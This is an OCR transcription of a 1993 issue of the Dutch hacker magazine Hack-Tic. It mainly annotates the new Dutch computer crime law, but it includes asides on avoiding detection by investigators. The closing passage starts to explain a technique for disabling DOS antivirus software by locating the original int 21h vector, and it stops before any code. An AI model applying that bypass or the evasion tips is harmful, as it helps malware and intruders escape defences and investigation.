
HACK-TIC

20/21

TIJDSCHRIFT VOOR TECHNO-ANARCHISTEN

fl. 8,-



Hack-Tic komt naar je toe deze zomer!

COLOFON

Hack-Tic is Nederlands eerste hackerblad. Het verschijnt zonder enige regelmaat. Het eerste nummer verscheen 13 januari 1989. Tics 5/6, 9/10, 11/12, 14/15, 16/17, 18/19 en 20/21 zijn dubbeldik.

UITGAVE: Met veel moeite door de stichting Hack-Tic. Een onderdeel van Hack-Tic Holding Bonaire Inc.
ISSN: 0926-0269
MET DANK AAN:: The Key, Fridge, XSTC, Benten, Cor, Valentijn, dr. Phrankenstein, Billsf, Carla, The Dude, Herman Acker, Peter Poelman, Xokum 3, Ing. (Cum Laude), Paul, Hanneke, Felipe, Patrice, RGB Productions, gemeentepolitie Den Haag, CRI, APS, de 'Stamp-On Stuff-In Mail-Out'-crowd, en het hele HEU-team. Verder krijgen we informatie uit de idiootste kringen.
ZWEEP: Carla
ILLUSTRATIES: Koen Hottentot.
HOOFDVERDACHTE:Rop Gonggrijp
C. V.: Archibald Tuttle
KONTAKT: De redaktie is waarschijnlijk nauwelijks te bereiken via:
Postbus 22953, 1100 DL Amsterdam
Internet e-mail: redaktie@hacktic.nl
Tel. 020-6001480, Fax 020-6900968

PRIJS: Losse nummers kosten 4 gulden en 50 cent, een abonnement voor 10 nummers (of 5 dubbelnummers, net waar we zin in hebben) kost 40 piek. Dit is een dubbelnummer en kost *f* 8,-. Abonnementsgelden kun je overmaken op gironummer 6065765 t.n.v. de Stichting Hack-Tic. Abonnementen beginnen met het volgende nummer.

INTERNATIONAL RATES: Outside Holland or Belgium, 10 issues cost US$ 35, DM 60. Airmail rates are US$ 50, 80 DM. Payment in cash ONLY to P.O. Box 22953, 1100 DL Amsterdam, The Netherlands. Cheques of any kind are used as toilet paper!

ABONNEMENT VOOR HET LEVEN:
Voor *f*375,- heb je een levenslang abonnement op Hack-Tic dat zelfs na de dood testamentair op een ander over kan gaan. Het abonnement duurt zolang Hack-Tic duurt. Nooit meer gezeur met het verlengen van je abonnement! Buitenlandse Levens-abos krijgen een gratis woordenboek van Nederlands naar de taal van hun keuze. Als je abonnee voor het leven wordt krijg je alle oude nummers (voor zover voorradig) thuis gestuurd.

PRIVACY: Het is natuurlijk via onze bankafschriften makkelijk na te gaan wie er abonnee zijn. Heb je een maatschappelijke positie die je niet wilt verliezen dan kun je ook geld en adres in een enveloppe stoppen en die aan onze postbus (zie 'kontakt') sturen, wij weten dan genoeg. De Hack-Tic wordt altijd verstuurd in een neutrale envelop, en het abonneebestand is op onze disks versleuteld. Hack-Tic is ook verkrijgbaar bij de goede boekhandel.

DISCLAIMER: De informatie in Hack-Tic dient slechts een educatief doel. Gebruik van deze informatie zou strafbaar/staatsgevaarlijk/stout kunnen zijn. De redaktie wijst iedere verantwoordelijkheid voor gebruik door lezers van de in Hack-Tic opgenomen informatie af. De mening van een auteur weerspiegelt (zeker in dit nummer) niet noodzakelijkerwijs de mening van de redaktie of uitgever.

NADRUK: toegestaan! Kranten, tijdschriften, omroeporganisaties, politieke partijen, wasmachinereparateurs etc. mogen zonder voorafgaande toestemming van de redaktie (maar natuurlijk wel met bronvermelding) stukken overnemen uit Hack-Tic.
De bovenstaande disclaimer blijft echter van kracht. Nadruk van de gehele Hack-Tic is natuurlijk verboden.

NABESTELLEN: Oude nummers kosten *f*4,- en kunnen via de redaktiepostbus besteld worden. Sommige nummers zijn schaars en soms moeilijk te krijgen. Oude nummers worden verstuurd als er een Hack-Tic uitkomt.

HOE: Deze Hack-Tic werd met Ventura 4.0 (onder MS-Windows 3.1) gemaakt op een AT-386 met 4 MB geheugen. De plaatjes werden met een geleende HP ScanJet opgezogen en print-outs van elke pagina werden met een lasergeval gezoeft en daarna ambachtelijk gedrukt. Toen hebben we het nog even ergens laten vouwen, nieten en snijden en klaar was Kees.

Verrassingsaanval!

(Hack-Tic komt naar je toe deze zomer!)

Onze lezers zijn overal klaar voor. Met een ingepakte rugzak wachten zij naast de brievenbus. En dat is maar goed ook, want over ongeveer een week is er een is er een groot internationaal zomercongres in de Flevopolder. Vanaf pagina 23 lees je er alles over.

Op dit congres kun je ook onze redakteur RGB ontmoeten, die na de het uitkomen van de vorige Tic 38 dagen in het Huis van Bewaring heeft gezeten, dit keer door toedoen van de Gemeentepolitie Den Haag. Het cellentekort geldt kennelijk niet voor hackers. Ook de baas van de Nederlandse hacker-opsporing, Harry Onderwater, is op het congres aanwezig, hij en RGB nemen deel aan een grote forumdiscussie op vrijdag 6 augustus. Harry heeft trouwens het artikel 'Besef' voor deze Hack-Tic geschreven.

Inhoud

Wet computercriminaliteit

Sinds 1 maart 1993 staat de Nederlandse wetshandhavers een nieuw wapen ter beschikking in de strijd tegen hackers, phreaks en computercriminelen: de Wet computercriminaliteit. Moest de overheid zich vroeger behelpen met reeds bestaande omschrijvingen als 'vernieling', 'oplichting' en 'valsheid in geschrifte', waarvan de toepasselijkheid niet altijd even makkelijk te bewijzen was, tegenwoordig is de computer een bekende verschijning in het strafrecht. Met alle gevolgen van dien voor het jargon. Termen als 'geautomatiseerd werk' en 'computervredebreuk' vliegen de argeloze lezer om de oren.

De Wet computercriminaliteit begint niet simpelweg bij artikel 1, om te eindigen bij artikel zoveel, maar bestaat uit een verzameling wijzigingen van het Wetboek van Strafrecht en het Wetboek van Strafvordering. De officiële naam van de wet luidt dan ook:

"Wet van 23 december 1992 tot wijziging van het Wetboek van Strafrecht en van het Wetboek van Strafvordering in verband met de voortschrijdende toepassing van informatietechniek (Wet computercriminaliteit)"

Een aantal wijzigingen betreft slechts het vervangen of tussenvoegen van enkele woorden. Het gaat dan bijvoorbeeld om aktiviteiten die al jaren strafbaar zijn, zoals spionage (die men tegenwoordig dus ook erkend per computer kan plegen) of het onbevoegd afluisteren van andermans telefoon- (en tegenwoordig ook data)verkeer. In een aantal gevallen echter worden artikelen ingrijpend gewijzigd of worden geheel nieuwe artikelen toegevoegd. Ik wil mij hier beperken tot de bespreking van de voor hackers meest interessante artikelen.

Omdat de Wet computercriminaliteit nog erg nieuw is en nog nauwelijks toegepast, is niet in alle gevallen met zekerheid te zeggen welke aktiviteiten wel en niet strafbaar zijn. Veel zal afhangen van de manier waarop politie en justitie de tekst van de wet zullen interpreteren. Hou die gedachte dus in je achterhoofd bij het lezen van deze tekst.

Computervredebreuk

Artikel 138a Wetboek van Strafrecht

1. Met een gevangenisstraf van ten hoogste zes maanden of een geldboete van de derde categorie wordt, als schuldig aan computervredebreuk, gestraft hij die opzettelijk wederrechtelijk binnendringt in een geautomatiseerd werk voor de opslag of verwerking van gegevens, of in een deel daarvan, indien hij

a. daarbij enige beveiliging doorbreekt of

Het doorbreken van 'enige beveiliging' kan waarschijnlijk reeds zo simpel zijn als het toevallig raden van een password.

b. de toegang verwerft door een technische ingreep, met behulp van valse signalen of een valse sleutel dan wel door het aannemen van een valse hoedanigheid.

Het gebruik van een password cracker is wellicht een 'technische ingreep'. Het 'vangen' van andermans passwords met behulp van een Trojan horse, bv een pro-

gramma dat gebruikers met een legaal account zogenaamd het normale openingsscherm voortovert, maar ondertussen hun passwords verzamelt, zou het gebruik van 'valse signalen' kunnen zijn. Onder het aannemen van een valse hoedanigheid zou men het gebruik van het account van iemand anders kunnen verstaan.

Wie zich in een computer bevindt waarin ie zich niet hoort te bevinden maar uitsluitend wat rondkijkt en verder overal netjes vanaf blijft, beperkt zijn risiko dus tot een maximale gevangenisstraf van een half jaar. Maar wie het vervolgens in zijn hoofd haalt gegevens te kopiëren komt er minder goed vanaf:

2. Met een gevangenisstraf van ten hoogste vier jaren of een geldboete van de vierde categorie wordt gestraft computervredebreuk, indien de dader vervolgens gegevens die zijn opgeslagen in een geautomatiseerd werk waarin hij zich wederrechtelijk bevindt, overneemt en voor zichzelf of een ander vastlegt.

En als er modems in het spel zijn, krijgt de overheid het pas echt op de zenuwen:

3. Met gevangenisstraf van ten hoogste vier jaren of een geldboete van de de vierde categorie wordt gestraft computervredebreuk gepleegd door tussenkomst van de telecommunicatie-infrastruktuur, indien de dader vervolgens

a. met het oogmerk zich wederrechtelijk te bevoordelen gebruik maakt van de verwerkingscapaciteit van een geautomatiseerd werk;

Het is bij de interpretatie van dit artikel natuurlijk de vraag waneer je jezelf 'wederrechtelijk bevoordeelt'. Moet je jezelf daadwerkelijk willen verrijken of is het genoeg om een supercomputer een stevige rekenklus voor je uit te laten voeren?

b. door tussenkomst van het geautomatiseerd werk waarin hij is binnengedrongen de toegang verwerft tot het geautomatiseerd werk van een derde.

En nu wordt het pas echt leuk: Wie zich dus per modem en telefoonverbinding bevindt in een computer waartoe hij geen legale toegang heeft en vervolgens van die computer naar een volgende gaat (in CRI-kringen ook wel omschreven als 'hoppen'), loopt het risiko op een gevangenisstraf van maximaal VIER jaar. Ook als hij nergens aanzit, geen gegevens verandert, wist, of kopieert en alleen een beetje rondkijkt.

Afluisteren

Artikel 139c

1. Hij die door middel van de telecommunicatie-infrastruktuur of door middel van daarop aangesloten randapparatuur overgedragen gegevens die niet voor hem, mede voor hem of voor degeen in wiens opdracht hij handelt, zijn bestemd, opzettelijk met een technisch hulpmiddel aftapt of opneemt, wordt gestraft met een gevangenisstraf van ten hoogste een jaar of een geldboete van de vierde categorie.

Het afluisteren van andermans telefoonverkeer is niet toegestaan. Dit geldt tegenwoordig ook voor dataverkeer.

2. Het eerste lid is niet van toepassing op het aftappen of opnemen: 1e. van door middel van een radio-elektrische ontvanginrichting ontvangen gegevens, tenzij om de ontvangst mogelijk te maken een bijzondere inspanning is geleverd of een niet toegestane ontvanginrichting is gebruikt.

Zolang je een legale ontvanger gebruikt, mag je alles wat je daarmee aan radio- en (auto)telefoonverkeer onvangt beluisteren. Het addertje onder het gras zit 'm in dit

geval in de term 'bijzondere inspanning'. Want wat gaat justitie daaronder verstaan? Een kleine modifikatie van een normale radio? Of wordt 'semafun' illegaal, het met behulp van een zelfgemaakt ontvangschakelingetje opvangen van semafoonverkeer, zoals wij in Hack-Tic 14/15 beschreven?

Verstoren

Artikel 161 sexties

Hij die opzettelijk enig geautomatiseerd werk voor opslag of verwerking van gegevens of enig werk voor telecommunicatie vernielt, beschadigt of onbruikbaar maakt, stoornis in de gang of in de werking van zodanig werk veroorzaakt, of een ten opzichte van zodanig werk genomen veiligheidsmaatregel verijdelt, wordt gestraft:

Hieronder kunnen met enige fantasie aardig wat verschillende aktiviteiten verstaan worden, variërend van het opzettelijk veranderen of wissen van enkele gegevens tot bijvoorbeeld het botweg met een bijl (of een ander voor de hand liggend stuk gereedschap) inhakken op computers en kabels of het in brand steken van telefooncentrales. De strafmaat hangt af van de gevolgen van de betreffende destruktieve bezigheden:

1e. met gevangenisstraf van ten hoogste zes maanden of een geldboete van de vijfde categorie, indien daardoor wederrechtelijk verhindering of bemoeilijking van de opslag of verwerking van gegevens ten algemenen nutte of stoornis in de telecommunicatie-infrastruktuur onstaat;

Bij de bemoeilijking van opslag of verwerking van gegevens 'ten algemene nutte' valt te denken aan het met opzet in de war schoppen van universiteitscomputers, computers van onderzoeksinstituten en van dienstverlenende instellingen. Bij 'stoornis in de telecommunicatie-infrastruktuur' kun je denken aan het uitvallen van verbindingen of het onbereikbaar worden van telefoonnummers.

2e. met een gevangenisstraf van ten hoogste zes jaren of een geldboete van de vijfde categorie, indien daarvan gemeen gevaar voor goederen of voor de verlening van diensten te duchten is;

Gevaar voor goederen en de verlening van diensten zou kunnen ontstaan bij het in het honderd laten lopen van computers van bedrijven en allerhande dienstverlenende intellingen.

3e. met een gevangenisstraf van ten hoogste negen jaren of geldboete van de vijfde categorie, indien daarvan levensgevaar voor een ander te duchten is;

Levensgevaar voor een ander zou bijvoorbeeld kunnen voortkomen uit het veroorzaken van storingen in ziekenhuiscomputers, kommunikatievoorzieningen van doktersdiensten of telefonische hulpdiensten zoals 06-11 of databanken met medische (onderzoeks)gegevens.

4e. met een gevangenisstraf van ten hoogste vijftien jaren of geldboete van de vijfde categorie, indien daarvan levensgevaar voor een ander te duchten is en het feit iemands dood ten gevolge heeft.

Artikel 161 septies geeft aan welke straf iemand kan oplopen als het aan zijn schuld te wijten is dat een geautomatiseerd werk beschadigd of onbruikbaar raakt, met alle mogelijke gevolgen van dien. Dus ook als je per ongeluk schade aanricht ben je strafbaar, zij het dat de straffen minder hoog zijn dan bij artikel 161 sexties: gevangenisstraf of hechtenis van ten hoogste drie maanden of geldboete van de vierde categorie voor degeen aan wiens schuld het te wijten is dat opslag of verwerking van

gegevens wordt gehinderd, of gevaar voor goederen en diensten ontstaat. Ten hoogste zes maanden of boete van de vierde categorie voor wie levensgevaar voor een ander veroorzaakt en maximaal een jaar of boete van de vierde categorie wanneer het feit iemands dood tot gevolg heeft.

Betaalpassen etc.

Artikel 232

1. Hij die opzettelijk een betaalpas of waardekaart bedoeld voor het verrichten van betalingen langs geautomatiseerde weg, valselijk opmaakt of vervalst, met het oogmerk zichzelf of een ander te bevoordelen, wordt gestraft hetzij met een gevangenisstraf van ten hoogste zes jaren en geldboete van de vijfde categorie, hetzij met een van deze straffen.

Met 'vervalsen' bedoelt de wetgever waarschijnlijk het kopiëren van betaalpas of waardekaart en met 'valselijk opmaken' waarschijnlijk het zelf gegevens schrijven op een blanko kaart. Dit is echter alleen strafbaar wanneer degeen die het doet het oogmerk heeft zichzelf of een ander te bevoordelen. De niet in geldelijk gewin maar enkel en alleen in de techniek geïnteresseerde hobbyist gaat dus vrijuit, zo mogen wij hoopvol konkluderen.

2. Met dezelfde straf wordt bedreigd hij die opzettelijk gebruik maakt van een valse of vervalste betaalpas of waardekaart als ware deze echt en onvervalst.

Hela! Waar is plotseling het zojuist nog vereiste 'oogmerk zichzelf of een ander te bevoordelen' gebleven? Mag je dan niet een kopietje maken en gebruiken van je eigen bankpas, gewoon voor de lol? Mochten er zich onder onze lezers mensen bevinden die enkele jaren geleden gebruik hebben gemaakt van de Hack-Tic bankpaskopieerservice en die hede ten dage nog immer in het bezit zijn van hun kopie met afbeelding van onze bebaarde mascotte er op, dan zijn zij bij deze gewaarschuwd. De wetgever houdt niet van grapjes.

Geheimen

Artikel 273

1. Met een gevangenisstraf van ten hooste zes maanden of geldboete van de vierde categorie wordt gestraft hij die opzettelijk

1e. aangaande een onderneming van handel, nijverheid of diensteverlening bij welke hij werkzaam is of is geweest, bijzonderheden waarvan hem geheimhouding is opgelegd, bekend maakt of

2e. gegevens die door misdrijf zijn verkregen uit een geautomatiseerd werk van een onderneming van handel, nijverheid of dienstverlening en die betrekking hebben op deze onderneming, bekend maakt of uit winstbejag gebruikt, indien deze gegevens ten tijde van de bekendmaking of het gebruik niet algemeen bekend waren en daaruit enig nadeel kan ontstaan.

2. Niet strafbaar is hij die te goeder trouw heeft kunnen aannemen dat het algemeen belang de bekendmaking vereiste.

Hieruit zou men kunnen konkluderen dat hacken niet strafbaar is wanneer het algemeen belang daarmee gediend is. Wie al hackend op gruwelijke schandalen stuit en deze bekend maakt is blijkbaar niet strafbaar. De vraag is natuurlijk wie bepaalt wat het 'algemeen belang' is, en waarmee dat belang zoal gediend is. Als je eerst een computer binnenstebuiten hackt en vervolgens de bugs aan de sysop meldt, zou dat genoeg algemeen belang dienen?

Een mogelijk voorbeeld van een 'technische ingreep' is het bellen op kosten van je buren door fysiek verbinding te maken met hun telefoonlijn. Maar wat bedoelt de wet nu met 'valse signalen'? Misschien het gebruiken van frequenties die men niet met een standaard telefoon kan maken? Een weinig heldere omschrijving in ieder geval, die minstens één phreak verongelijkt deed opmerken: 'Wat nou valse signalen? Ik gebruik alleen maar echte signalen!'

2. Met gevangenisstraf van een jaar of geldboete van de derde categorie wordt gestraft hij die opzettelijk een voorwerp dat kennelijk is bestemd, of gegevens die kennelijk zijn bestemd, tot het plegen van het misdrijf, bedoeld in het eerste lid,

a. openlijk ter verspreiding aanbiedt

b. ter verspreiding of met het oog op de invoer in Nederland voorhanden heeft of

c. uit winstbejag vervaardigt of bewaart.

Een 'voorwerp' zoals dat in dit tweede lid bedoeld wordt zou een blue box kunnen zijn of een bandje met een serie toontjes waarmee gratis of tegen gereduceerd tarief gebeld kan worden. Dergelijke voorwerpen mag men nu dus waarschijnlijk niet meer fabriceren of in voorraad hebben om ze te verkopen, niet meer in bezit hebben om ze in Nederland in te voeren of te verspreiden en niet meer openlijk aanbieden (reklame maken?) Het zelfde geldt voor 'gegevens die kennelijk zijn bestemd tot het plegen van het misdrijf', hetgeen zou kunnen betekenen dat phreaks erg voorzichtig moeten worden met het openlijk uitwisselen van truukjes.

3. Hij die van het plegen van misdrijven als bedoeld in het tweede lid, zijn beroep maakt of het plegen van deze misdrijven als bedrijf uitoefent wordt gestraft hetzij met een gevangenisstraf van ten hoogste drie jaren en geldboete van de vijfde categorie, hetzij met één van deze straffen.

Schade

Artikel 350a

1. Hij die opzettelijk en wederrechtelijk gegevens die door middel van een geautomatiseerd werk zijn opgeslagen, worden verwerkt of overgedragen, verandert, wist, onbruikbaar of ontoegankelijk maakt, dan wel andere gegevens daaraan toevoegt, wordt gestraft met gevangenisstraf van ten hoogste twee jaren of geldboete van de vierde categorie.

2. Hij die het feit, bedoeld in het eerste lid, pleegt na door tussenkomst van de telecommunicatie-infrastructuur wederrechtelijk in een geautomatiseerd werk te zijn binnengedrongen en daar ernstige schade met betrekking tot die gegevens veroorzaakt, wordt gestraft met gevangenisstraf van ten hoogste vier jaren of geldboete van de vierde categorie.

Lid 1 en 2 gelezen hebbend kan men konkluderen dat wie van plan is ernstige schade aan te richten in computergegevens, dat het beste kan doen terwijl hij fysiek aanwezig is bij de betreffende computer. De pakkans is misschien hoger, maar de maximum gevangenisstraf is de helft. Mensen met modems zijn blijkbaar enger dan zonder.

Viri

3. Hij die opzettelijk en wederrechtelijk gegevens ter beschikking stelt of verspreidt die bedoeld zijn om schade aan te richten door zichzelf te vermenigvuldigen in een geautomatiseerd werk, wordt gestraft met gevangenisstraf van ten hoogste vier jaren of geld-

boete van de vijfde categorie.

Op het eerste gezicht duidelijke taal: het verspreiden van computervirussen is strafbaar. Strak geïnterpreteerd is zelfs het publiceren van de source code niet toegestaan. Edoch, wanneer verspreidt men een virus wederrechtelijk? Wellicht kan het vierde lid van dit artikel uitsluitsel geven:

4. Niet strafbaar is degeen die het feit, bedoeld in het derde lid, pleegt met het oogmerk om schade als gevolg van deze gegevens te beperken.

Dit zou kunnen betekenen dat men wel source codes van virussen mag publiceren om mensen te waarschuwen voor de mogelijke gevolgen ervan. Virusverzamelaars en -bestudeerders kunnen dan gewoon doorgaan met het uitwisselen van virussen, zoalng ze er maar een duidelijk edukatief sausje overheen gieten.

Artikel 350b

Wie per ongeluk een virus loslaat riskeert een gevangenisstraf van ten hoogste een maand of geldboete van de tweede categorie. Degene aan wiens schuld het wederrechtelijk veranderen of wissen van data te wijten is kan een zelfde sanktie tegemoet zien.

Huiszoekingen en zo

Het Wetboek van Strafvordering omschrijft de bevoegdheden die politie en justitie hebben bij het onderzoek tegen een verdachte.

Artikel 125i
Wetboek van Strafvordering

1. Tijdens het gerechtelijk vooronderzoek kan de rechter-commissaris het bevel geven dat hij, van wie redelijkerwijs kan worden vermoed dat hij toegang heeft tot bepaalde gegevens die kunnen dienen om de waarheid aan de dag te brengen, deze gegevens, voor zover deze zijn opgeslagen, worden verwerkt of overgedragen met gebruikmaking van een geautomatiseerd werk, zal vastleggen, hem daartoe toegang verlenen of naar de griffie van de rechtbank zal overbrengen, een en ander binnen de termijn en op de wijze bij het bevel te bepalen.

Systeembeheerders kunnen dus, door middel van een gerechtelijk bevel, gedwongen worden gegevens ter beschikking te stellen die kunnen bijdragen of leiden tot veroordeling van de verdachte. De verdachte hoeft dan nog helemaal niet te weten dat er een onderzoek tegen hem loopt.

2. Het bevel kan slechts betrekking hebben op gegevens

1e. waarvan redelijkerwijs kan worden vermoed dat die door de verdachte zijn ingevoerd, die voor hem zijn bestemd, die tot het begaan van strafbare feiten hebben gediend, of met betrekking tot welke het strafbaar feit is gepleegd;

2e. waarover de verdachte beschikking heeft of

3e. die een beschrijving geven van handelingen die de verdachte met betrekking tot een geautomatiseerd werk heeft verricht.

Dit zijn in de praktijk waarschijnlijk alle files van en voor de verdachte, alle publieke files en de logfiles.

Artikel 125j

1. In geval van een huiszoeking kan vanaf de plaats waar de huiszoeking plaats vindt, in een elders aanwezig geautomatiseerd werk onderzoek worden gedaan naar gegevens die redelijkerwijs nodig zijn om de waarheid aan de dag te brengen. Worden dergelijke gegevens aangetroffen dan kunnen zij worden vastgelegd.

Dus niet alleen de computers waartoe de verdachte fysiek toegang heeft kunnen worden onderzocht. Justitie zelf wil, getuige de formulering 'vanaf de plaats waar de huiszoeking plaats vindt' ook best een modemverbindinkje maken als dat zo uitkomt.

2. Het onderzoek reikt niet verder dan voor zover vanaf de plaats waar de huiszoeking wordt gedaan, de personen die daar wonen, plegen te werken of verblijven, met toestemming van de rechthebbende tot een dergelijk geautomatiseerd werk, toegang hebben.

Maar jusitite waakt er wel voor zich zelf schuldig te maken aan computervredebreuk en onderzoekt alleen die computers waar de verdachte en diens eventuele huisgenoten of kollega's legaal toegang toe hebben. Een slimme hacker hackt dus niet vanaf computers waarop hij een legaal account heeft!

Artikel 125k

1. Voor zover het belang van het onderzoek dit bepaaldelijk vordert, kan bij een huiszoeking of bij toepassing van artikel 125j tot degeen van wie redelijkerwijs kan worden vermoed dat hij kennis draagt van de wijze van beveiliging van een geautomatiseerd werk, het bevel worden gericht toegang te verschaffen tot de aanwezige geautomatiseerde werken of delen daarvan. Degeen tot wie het bevel gericht is dient desgevraagd hieraan gevolg te geven door de kennis omtrent de beveiliging ter beschikking te stellen.

Dus alle sysops van computers waartoe de huiszoeking zich uitstrekt kunnen verplicht worden medewerking te verlenen aan het onderzoek.

Voor systeembeheerders of bbs-sysops kan dit betekenen dat op een goede dag de politie op de stoep staat wanneer een van hun gebruikers ergens iets stouts heeft gedaan.

2. Het eerste lid is van overeenkomstige toepassing indien in een geautomatiseerd werk versleutelde gegevens worden aangetroffen. Het bevel richt zich tot degeen van wie redelijkerwijs kan worden vermoed dat hij kennis draagt van de wijze van versleuteling van deze gegevens.

Do not try this at home!

Laat de argeloze lezer, die zich zojuist door dit taaie verhaal heeft heen geworsteld, vooral niet de illusie hebben geheel op de hoogte te zijn van alle hoeken en gaten van de Wet computercriminaliteit. Nog veel meer artikelen zijn, soms op miniscule details, aangepast aan onze gautomatiseerde samenleving. Wie zich, om wat voor redenen dan ook, verder wil verdiepen in deze materie, kan de tekst van de wet vinden in het Staatsblad - niet te verwarren met de Staatscourant - van het Koninkrijk der Nederlanden, jaargang 1993, nummer 33. Daarnaast is de aanschaf van een wetboek zeer aan te bevelen.

Als je zelf in de problemen komt is het natuurlijk allereerst zaak om een goeie advokaat te vinden. Als jij en/of je ouders armlastig zijn (studiebeurs, uitkering, laag inkomen), dan kun je een zogenaamd 'bewijs van onvermogen' halen bij de Sociale Dienst. Met dit papiertje kun je je gratis laten bijstaan door een advokaat die zin heeft om jouw zaak 'toegevoegd' te doen. Je zult merken dat veel advokaten het best spannend vinden om computerzaken te doen, maar voorkómen is altijd beter dan vóórkomen.

Hanneke

WHOOPS!

Ik heb een tijdje geleden een nieuw gaatje gevonden dat antivirusprogramma's (inclusief hardwarematige) compleet uitschakelt. Dit is te bereiken door de originele DOS interruptvector te achterhalen.

Tracen (instructie voor instructie de interrupt uitvoeren) was de methode hiervoor, maar dat wordt nu door praktisch elk AV-pakket onderschept. Een andere oude methode was het berekenen van het vectoradres aan de hand van die van int_30h (CP/M). Na jaren kennen de meeste AV-pakketten int_30h nog steeds niet. Er zijn virussen die deze interrupt gebruiken ipv int_21h. Toch is dit een slechte methode omdat hij niet bepaald veilig is. Dit gaat bv fout als DOS high geladen is.

Deze methode bepaald echter eerst het int_21h_codesegment (dit is NIET hetzelfde als het DOS_segment!) en scant daarna in dat segment voor specifieke int_21h code. Deze methode werkt specifiek bij MS-DOS (getest: v3-5), maar ik ben er vrij zeker van dat iets soortgelijks ook bij klonen als DR-DOS mogelijk is.

Voor het bepalen van het DOS codesegment maak ik gebruik van het feit dat dit hetzelfde is als dat van de NUL_device routines. De adressen van deze routines staan normaal in een tabel net voor de DOS file tables (dit moet wel gecontroleerd worden, anders loopt het programma bij bv. DR-DOS of OS/2 vrij heftig vast).

De offset bepaal ik door een scan-string (het einde van int_30h):

